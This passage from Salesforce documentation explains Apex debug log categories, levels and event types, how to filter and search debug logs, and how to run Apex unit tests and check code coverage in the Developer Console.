Apex Code	Includes information about Apex code. Can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method.
Apex Profiling	Includes cumulative profiling information, such as the limits for your namespace and the number of emails sent.
Visualforce	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
System	Includes information about calls to all system methods such as the <code>System.debug</code> method.

Debug Log Levels

Each debug level includes one of the following log levels for each log category. The levels are listed from lowest to highest. [Specific events](#) are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log also includes all events logged at the DEBUG, INFO, WARN, and ERROR levels.

 **Note:** Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- NONE
- ERROR
- WARN
- INFO
- DEBUG
- FINE

- FINER
- FINEST

Important: Before running a deployment, verify that the Apex Code log level is not set to FINEST. Otherwise, the deployment is likely to take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.

Debug Event Types

The following is an example of what is written to the debug log. The event is `USER_DEBUG`. The format is *timestamp | event identifier*.

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format `HH:mm:ss.SSS`. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

The following is an example of a debug log line.

Debug Log Line Example

Time Stamp	Event Identifier
14:49:59.037 (37045000)	USER_DEBUG [2] DEBUG Hello World!

In this example, the event identifier is made up of the following:

- Event name:

USER_DEBUG

- Line number of the event in the code:

[2]

- Logging level the `System.Debug` method was set to:

DEBUG

- User-supplied string for the `System.Debug` method:

Hello world!

This code snippet triggers the following example of a log line.

Debug Log Line Code Snippet

```

1  @isTest
2  private class TestHandleProductPriceChange {
3  static testMethod void testPriceChange() {
4  Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5  insert invoice;
6  }

```

The following log line is recorded when the test reaches line 5 in the code.

```
15:51:01.071 (55856000) |DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following.

- Event name:

```
DML_BEGIN
```

- Line number of the event in the code:

```
[5]
```

- DML operation type—Insert:

```
Op:Insert
```

- Object name:

```
Type:Invoice_Statement__c
```

- Number of rows passed into the DML operation:

```
Rows:1
```

This table lists the event types that are logged. For each event type, the table shows which fields or other information get logged with each event, and which combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
BULK_HEAP_ALLOCATE	Number of bytes allocated	Apex Code	FINEST
CALLOUT_REQUEST	Line number and request headers	Callout	INFO and above
CALLOUT_REQUEST (External object access via OData adapter for Salesforce Connect)	External endpoint and method	Callout	INFO and above
CALLOUT_RESPONSE	Line number and response body	Callout	INFO and above
CALLOUT_RESPONSE	Status and status code	Callout	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
(External object access via OData adapter for Salesforce Connect)			
CODE_UNIT_FINISHED	None	Apex Code	ERROR and above
CODE_UNIT_STARTED	Line number and code unit name, such as <code>MyTrigger on Account trigger event BeforeInsert for [new]</code>	Apex Code	ERROR and above
CONSTRUCTOR_ENTRY	Line number, Apex class ID, and the string <code><init>()</code> with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
CONSTRUCTOR_EXIT	Line number and the string <code><init>()</code> with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
CUMULATIVE_LIMIT_USAGE	None	Apex Profiling	INFO and above
CUMULATIVE_LIMIT_USAGE_END	None	Apex Profiling	INFO and above
CUMULATIVE_PROFILING	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_BEGIN	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_END	None	Apex Profiling	FINE and above
DML_BEGIN	Line number, operation (such as <code>Insert</code> or <code>Update</code>), record name or type, and number of rows passed into DML operation	DB	INFO and above
DML_END	Line number	DB	INFO and above
EMAIL_QUEUE	Line number	Apex Code	INFO and above
ENTERING_MANAGED_PKG	Package namespace	Apex Code	INFO and above
EXCEPTION_THROWN	Line number, exception type, and message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FATAL_ERROR	Exception type, message, and stack trace	Apex Code	ERROR and above
FLOW_ACTIONCALL_DETAIL	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above
FLOW_ASSIGNMENT_DETAIL	Interview ID, reference, operator, and value	Workflow	FINER and above
FLOW_BULK_ELEMENT_BEGIN	Interview ID and element type	Workflow	FINE and above
FLOW_BULK_ELEMENT_DETAIL	Interview ID, element type, element name, number of records, and execution time	Workflow	FINER and above
FLOW_BULK_ELEMENT_END	Interview ID, element type, element name, and number of records	Workflow	FINE and above
FLOW_CREATE_INTERVIEW_BEGIN	Organization ID, definition ID, and version ID	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_ERROR	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above
FLOW_ELEMENT_BEGIN	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_DEFERRED	Element type and element name	Workflow	FINE and above
FLOW_ELEMENT_END	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (spark not found)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_FAULT	Message, element type, and element name (fault path taken)	Workflow	WARNING and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_INTERVIEW_PAUSED	Interview ID, flow name, and why the user paused	Workflow	INFO and above
FLOW_INTERVIEW_RESUMED	Interview ID and flow name	Workflow	INFO and above
FLOW_LOOP_DETAIL	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
FLOW_RULE_DETAIL	Interview ID, rule name, and result	Workflow	FINER and above
FLOW_START_INTERVIEW_BEGIN	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEWS_BEGIN	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_END	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_ERROR	Message, interview ID, and flow name	Workflow	ERROR and above
FLOW_SUBFLOW_DETAIL	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
FLOW_VALUE_ASSIGNMENT	Interview ID, key, and value	Workflow	FINER and above
FLOW_WAIT_EVENT_RESUMING_DETAIL	Interview ID, element name, event name, and event type	Workflow	FINER and above
FLOW_WAIT_EVENT_WAITING_DETAIL	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above
FLOW_WAIT_RESUMING_DETAIL	Interview ID, element name, and persisted interview ID	Workflow	FINER and above
FLOW_WAIT_WAITING_DETAIL	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
HEAP_ALLOCATE	Line number and number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number and number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
LIMIT_USAGE_FOR_NS	Namespace and the following limits: Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes Number of child relationships describes Number of picklist describes Number of future calls Number of find similar calls Number of System.runAs() invocations	Apex Profiling	FINEST
METHOD_ENTRY	Line number, the Force.com ID of the class, and method signature	Apex Code	FINE and above
METHOD_EXIT	Line number, the Force.com ID of the class, and method signature. For constructors, the following information is logged: Line number and class name.	Apex Code	FINE and above
POP_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going into scope, the name of this class or trigger, and the log level settings that are in effect after leaving this scope	System	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
PUSH_NOTIFICATION_INVALID_APP	App namespace, app name. This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or is not push-enabled.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	App namespace, app name. This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	App namespace, app name. This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	This event occurs when push notifications are not enabled in your org.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG
PUSH_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going out of scope, the name of this class or trigger, and the log level settings that are in effect after entering this scope	System	INFO and above
QUERY_MORE_BEGIN	Line number	DB	INFO and above
QUERY_MORE_END	Line number	DB	INFO and above
QUERY_MORE_ITERATIONS	Line number and the number of <code>queryMore</code> iterations	DB	INFO and above
SAVEPOINT_ROLLBACK	Line number and Savepoint name	DB	INFO and above
SAVEPOINT_SET	Line number and Savepoint name	DB	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
SLA_END	Number of cases, load time, processing time, number of case milestones to insert, update, or delete, and new trigger	Workflow	INFO and above
SLA_EVAL_MILESTONE	Milestone ID	Workflow	INFO and above
SLA_NULL_START_DATE	None	Workflow	INFO and above
SLA_PROCESS_CASE	Case ID	Workflow	INFO and above
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, and query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
SOSL_EXECUTE_BEGIN	Line number and query source	DB	INFO and above
SOSL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
STACK_FRAME_VARIABLE_LIST	Frame number and variable list of the form: <i>Variable number</i> <i>Value</i> . For example: <pre>var1:50 var2:'Hello World'</pre>	Apex Profiling	FINE and above
STATEMENT_EXECUTE	Line number	Apex Code	FINER and above
STATIC_VARIABLE_LIST	Variable list of the form: <i>Variable number</i> <i>Value</i> . For example: <pre>var1:50 var2:'Hello World'</pre>	Apex Profiling	FINE and above
SYSTEM_CONSTRUCTOR_ENTRY	Line number and the string <code><init>()</code> with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_CONSTRUCTOR_EXIT	Line number and the string <code><init>()</code> with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_METHOD_ENTRY	Line number and method signature	System	FINE and above
SYSTEM_METHOD_EXIT	Line number and method signature	System	FINE and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
SYSTEM_MODE_ENTER	Mode name	System	INFO and above
SYSTEM_MODE_EXIT	Mode name	System	INFO and above
TESTING_LIMITS	None	Apex Profiling	INFO and above
TOTAL_EMAIL_RECIPIENTS_QUEUED	Number of emails sent	Apex Profiling	FINE and above
USER_DEBUG	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the <code>System.Debug</code> method, the event is logged at that level instead.
VALIDATION_ERROR	Error message	Validation	INFO and above
VALIDATION_FAIL	None	Validation	INFO and above
VALIDATION_FORMULA	Formula source and values	Validation	INFO and above
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name, a string representation of the variable's value, and the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name, type, a value that indicates whether the variable can be referenced, and a value that indicates whether the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST
VF_APEX_CALL	Element name, method name, and return type	Apex Code	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID and formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, and due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, EntityName: NameField Id, and process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	EntityName: NameField Id	Workflow	INFO and above
WF_APPROVAL_SUBMIT	EntityName: NameField Id	Workflow	INFO and above
WF_ASSIGN	Owner and assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	EntityName: NameField Id, rule name, rule ID, and trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID and rule	Workflow	INFO and above
WF_EMAIL_SENT	Email template ID, recipients, and CC emails	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID and business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, and Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	EntityName: NameField Id and the object or field name	Workflow	INFO and above
WF_FLOW_ACTION_BEGIN	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_DETAIL	ID of flow trigger, object type and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables or sObject variables	Workflow	FINE and above
WF_FLOW_ACTION_END	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_ERROR	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
WF_FLOW_ACTION_ERROR_DETAIL	Detailed flow error message	Workflow	ERROR and above
WF_FORMULA	Formula source and values	Workflow	INFO and above
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, and field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	EntityName: NameField Id, action ID, and rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above
WF_REASSIGN_RECORD	EntityName: NameField Id and owner	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_RESPONSE_NOTIFY	Notifier name, notifier email, and notifier template ID	Workflow	INFO and above
WF_RULE_ENTRY_ORDER	Integer and indicating order	Workflow	INFO and above
WF_RULE_EVAL_BEGIN	Rule type	Workflow	INFO and above
WF_RULE_EVAL_END	None	Workflow	INFO and above
WF_RULE_EVAL_VALUE	Value	Workflow	INFO and above
WF_RULE_FILTER	Filter criteria	Workflow	INFO and above
WF_RULE_INVOCATION	EntityName: NameField Id	Workflow	INFO and above
WF_RULE_NOT_EVALUATED	None	Workflow	INFO and above
WF_SOFT_REJECT	Process name	Workflow	INFO and above
WF_SPOOL_ACTION_BEGIN	Node type	Workflow	INFO and above
WF_TIME_TRIGGER	EntityName: NameField Id, time action, time action container, and evaluation Datetime	Workflow	INFO and above
WF_TIME_TRIGGERS_BEGIN	None	Workflow	INFO and above

[Debug Log Filtering for Apex Classes and Apex Triggers](#)

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Before you can search, you must execute Apex statements to generate the log from the Command Line Window.

1. To open the Command Line Window, click CTRL+L.
2. Execute Apex code to generate a log:
 - To enter Apex statements at the command-line, type `exec <Apex statements>`.

For example:

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
    Account a = new Account(name='Account Name ' + i);
    accts.add(a);
}
```

- To execute code you already entered in the Enter Apex Code window, type `exec-r`.
3. After the log has been generated, type `find <string>` to search for the specified text.
For example: `find Account Name`.
Search results are displayed in the Command Line Window.
 4. To close the Command Line Window, click **CTRL+L**.

Debug Log Filtering for Apex Classes and Apex Triggers

Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Fine-tuning debug logging for classes and triggers

The following is a pseudo-code example that the diagram is based on.

1. Trigger1 calls a method of Class1 and another method of Class2. For example:

```

trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
  
```

2. Class1 calls a method of Class3, which in turn calls a method of a utility class. For example:

```

public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
  
```

3. Class2 causes a trigger, Trigger2, to be executed. For example:

```

public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
  
```

[Debug Log Levels](#)

Testing Your Changes

Testing is key to the success of your application, particularly if you deploy your application to customers. If you validate that your application works as expected with no unexpected behavior, your customers are going to trust you more.

[Apex Unit Tests](#)

Run unit tests on methods, classes, sets of classes, or your whole org.

[Execute Apex Tests](#)

Select the Apex tests you want to run, then examine the results, analyze error messages, and inspect your source Apex code.

[Checking Code Coverage](#)

The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Force.com IDE, or the Apex Test Execution page).

[Create a Test Run](#)

A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.

[Manage Sets of Apex Test Classes with Test Suites](#)

A test suite is a collection of Apex test classes that you run together. For example, create a suite of tests that you run every time you prepare for a deployment or Salesforce releases a new version. Set up a test suite in the Developer Console to define a set of test classes that you execute together regularly.

SEE ALSO:

[Tests Tab](#)

[Executing Anonymous Apex Code](#)

Apex Unit Tests

Run unit tests on methods, classes, sets of classes, or your whole org.

You can run these groupings of unit tests.

- Some or all methods in a specific class
- Some or all methods in a set of classes
- A predefined suite of classes, known as a test suite
- All unit tests in your org

Apex tests that are started from the Salesforce user interface run in parallel. Unless your test run includes only one class, and you've not chosen **Always Run Asynchronously** from the Developer Console's Test menu, test runs started from the user interface are asynchronous. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the org. For sandbox and Developer Edition organizations, this limit is the greater of 500 or 20 multiplied by the number of test classes in the org.

Code Coverage by Unit Tests

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true:

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

Note the following.

- When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
- Calls to `System.debug` are not counted as part of Apex code coverage.
- Test methods and test classes are not counted as part of Apex code coverage.
- While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

If your test calls another class or causes a trigger to execute, that class or trigger is included in the code coverage calculations.

After tests are executed, code coverage results are available in the Developer Console.

To generate code coverage results, first run your tests using one of the following methods.

- To run all tests from the Developer Console, select **Test > Run All**. Running a subset of tests doesn't always update code coverage results properly, so running all your tests is the best way to see your code coverage.
- To select and run tests from the Developer Console, see [Create a Test Run](#).
- To set up a reusable test suite from the Developer Console, see [Manage Sets of Apex Test Classes with Test Suites](#).
- To run all tests from Setup, enter `Apex` in the `Quick Find` box, select **Apex Classes**, then click **Run All Tests**.
- To run tests for an individual class from Setup, enter `Apex` in the `Quick Find` box, then select **Apex Test Execution**. Click **Select Tests**, select the classes containing the tests you want to run, and then click **Run**.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance, Unlimited, Developer, Enterprise,** and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

After running tests, you can view code coverage results in the Developer Console. These results include the lines of code that are covered by tests for an individual class or trigger. See [Checking Code Coverage](#).

SEE ALSO:

[Execute Apex Tests](#)

[Apex Developer Guide: Code Coverage Best Practices](#)

Execute Apex Tests

Select the Apex tests you want to run, then examine the results, analyze error messages, and inspect your source Apex code.

1. From Setup, enter *Apex Test Execution* in the **Quick Find** box, then select **Apex Test Execution**.
2. Click **Select Tests...**

 **Note:** If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See [Manage Apex Classes](#) on page 5847.

3. Select the tests to run. The list of tests includes only classes that contain test methods.
 - To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
 - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
 - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

 **Note:** Classes with tests currently running don't appear in the list.

4. Click **Run**.

After selecting test classes to run, the selected classes are placed in the Apex job queue for execution. The maximum number of test classes you can select for execution is the greater of 500 or 10 multiplied by the number of test classes in the org per 24-hour period. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the org.

While tests are running, you can select one or more tests and click **Abort** to cancel.

After a test finishes running, you can:

- Click the test to see result details, or if a test fails, the first error message and the stack trace display.
- Click **View** to see the source Apex code.

 **Note:** Test results display for 60 minutes after they finish running.

Use the Apex Test Results page to see all test results for your organization. From Setup, enter *Apex* in the **Quick Find** box, select **Apex Test Execution**, then click **View Test History**.

Use the Developer Console to see additional information about your test execution:

1. Open the Developer Console.
2. Run your tests using the Apex Test Execution page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

3. Check the Developer Console to step through the request.

Disabling Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases. In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors might occur in the following cases.

- When tests update the same records at the same time—Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the org's data.
- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values—Test data is rolled back when a test method finishes execution. A deadlock occurs when two running tests are waiting for each other to roll back data, which happens if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface:

1. From Setup, enter *Apex Test Execution* in the *Quick Find* box, select **Apex Test Execution**, then click **Options...**
2. In the Apex Test Execution Options dialog, select **Disable Parallel Apex Testing** and then click **OK**.

For more information about test data, see "Isolation of Test Data from Organization Data in Unit Tests" in the [Force.com Apex Code Developer's Guide](#). This option doesn't affect the execution order of tests, which continue to run asynchronously from the Apex Test Execution page.

Inspecting Code Coverage Results

After you run tests using the Apex Test Execution page, you can view code coverage details in the Developer Console. See [Checking Code Coverage](#).

To reduce calculation time of overall code coverage results obtained through **Estimate your organization's code coverage** on the Apex Test Execution page, click **Options...**, select **Store Only Aggregated Code Coverage**, and then click **OK**. Use this option only when you have many tests and large volumes of Apex code, that is, when the number of Apex test methods multiplied by the number of all classes and triggers is in the range of hundreds of thousands. This option causes code coverage results to be stored in aggregate form for all test methods. As a result, you can't view code coverage results for an individual test method, including the blue and red highlighting that shows line-by-line code coverage in the Developer Console. For more information on running tests, see [Salesforce Help: Create a Test Run](#) and [Apex Developer Guide: Run Unit Test Methods](#).

Independent Auto-Number Sequence Test Option

To avoid gaps in auto-number fields in your organization's records caused by test records created in Apex tests, click **Options...**, select **Independent Auto-Number Sequence**, and then click **OK**. This option isolates the auto-number sequence used in Apex tests from the sequence used in your organization. As a result, the creation of test data in Apex tests doesn't cause the sequence of auto-number fields to be higher for new non-test records in your organization.

If this option isn't enabled, there will be gaps in the auto-number field whenever Apex tests create test records with auto-number fields. For example, if Account has an auto-number field, and there are 50 account records in your organization, the field value of the last created account can be `N-0050`. After running an Apex test that creates five test accounts, this causes the auto-number sequence to be increased by five even though these test records aren't committed to the database and are rolled back. Next time you create a non-test account record, its auto-number field value will be `N-0056` instead of `N-0051`, hence, the gap in the sequence. If you enable this option before running an Apex test that creates test data, the auto-number sequence is preserved and the next non-test record will have a contiguous auto-number value of `N-0051`.

Gaps in the auto-number sequence can still occur in other situations, for example, when triggers that attempt to insert new records fail to execute and records are rolled back. In this case, gaps can't be completely avoided because, in the same transaction, some records can be successfully inserted while others are rolled back.

[Apex Test Results](#)

[Apex Test Results Details](#)

[Apex Test History](#)

The Apex Test History page shows all the test results associated with a particular test run. The page shows results only for tests that have been run asynchronously.

SEE ALSO:

[Open the Developer Console](#)

[Apex Test Results](#)

[Apex Test Results Details](#)

Apex Test Results

From Setup, enter *Apex* in the **Quick Find** box, select **Apex Test Execution**, then click **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

To show a filtered list of items, select a predefined list from the **View** drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the **View** drop-down list and click **Edit**.

Click **View** to view more details about a specific test run.

The debug log is automatically set to specific log levels and categories, which can't be changed in the Apex Test Execution page.

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Important: Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

Note the following.

- When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
- Calls to `System.debug` are not counted as part of Apex code coverage.
- Test methods and test classes are not counted as part of Apex code coverage.

- While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.
- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

[Apex Test Results Details](#)

Apex Test Results Details

To view all test results for your organization in the default view for 30 days unless cleared, not just tests that you have run, from Setup, enter *Apex* in the *Quick Find* box, select **Apex Test Execution**, then click **View Test History**. Click **View** to view more details about a specific test run.

SEE ALSO:

[Apex Test Results](#)

Apex Test History

The Apex Test History page shows all the test results associated with a particular test run. The page shows results only for tests that have been run asynchronously.

From Setup, enter *Apex* in the *Quick Find* box, and select **Apex Test History** to view all test run results for your org. Test results are retained for 30 days after they finish running, unless cleared.

The Apex Test History page lists the test runs by ID. Click a test run ID to display all the test methods for that test run. You can filter the test methods to show passed, failed, or all test methods for a particular test run.

Click the test class name to view more details about a specific test run.

The status column shows the number of failed and enqueued methods for the test run.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer**, and **Database.com** Editions

The screenshot shows the 'Apex Test History' page. On the left, a table lists test runs with columns for RUN ID, TIME, START TIME, and STATUS. One run is visible with ID '707xx000000E01CAAS'. On the right, a detailed view shows 5 items sorted by Method Name. The table has columns for METHOD NAME, NAME, RUN TIME, and PASS/FAIL.

METHOD NAME	NAME	RUN TIME	PASS/FAIL
1	bulkTestCase1	UpdateRegionActionTestSuite	00:05.229 Pass
2	negativeTestCase1	UpdateRegionActionTestSuite	00:00.204 Pass
3	singleTestCase1	UpdateRegionActionTestSuite	00:00.196 Pass
4	singleTestCase1	CalcPipelineReportingTestSuite	00:31.171 Pass
5	singleTestCase2	CalcPipelineReportingTestSuite	00:00.855 Pass

Checking Code Coverage

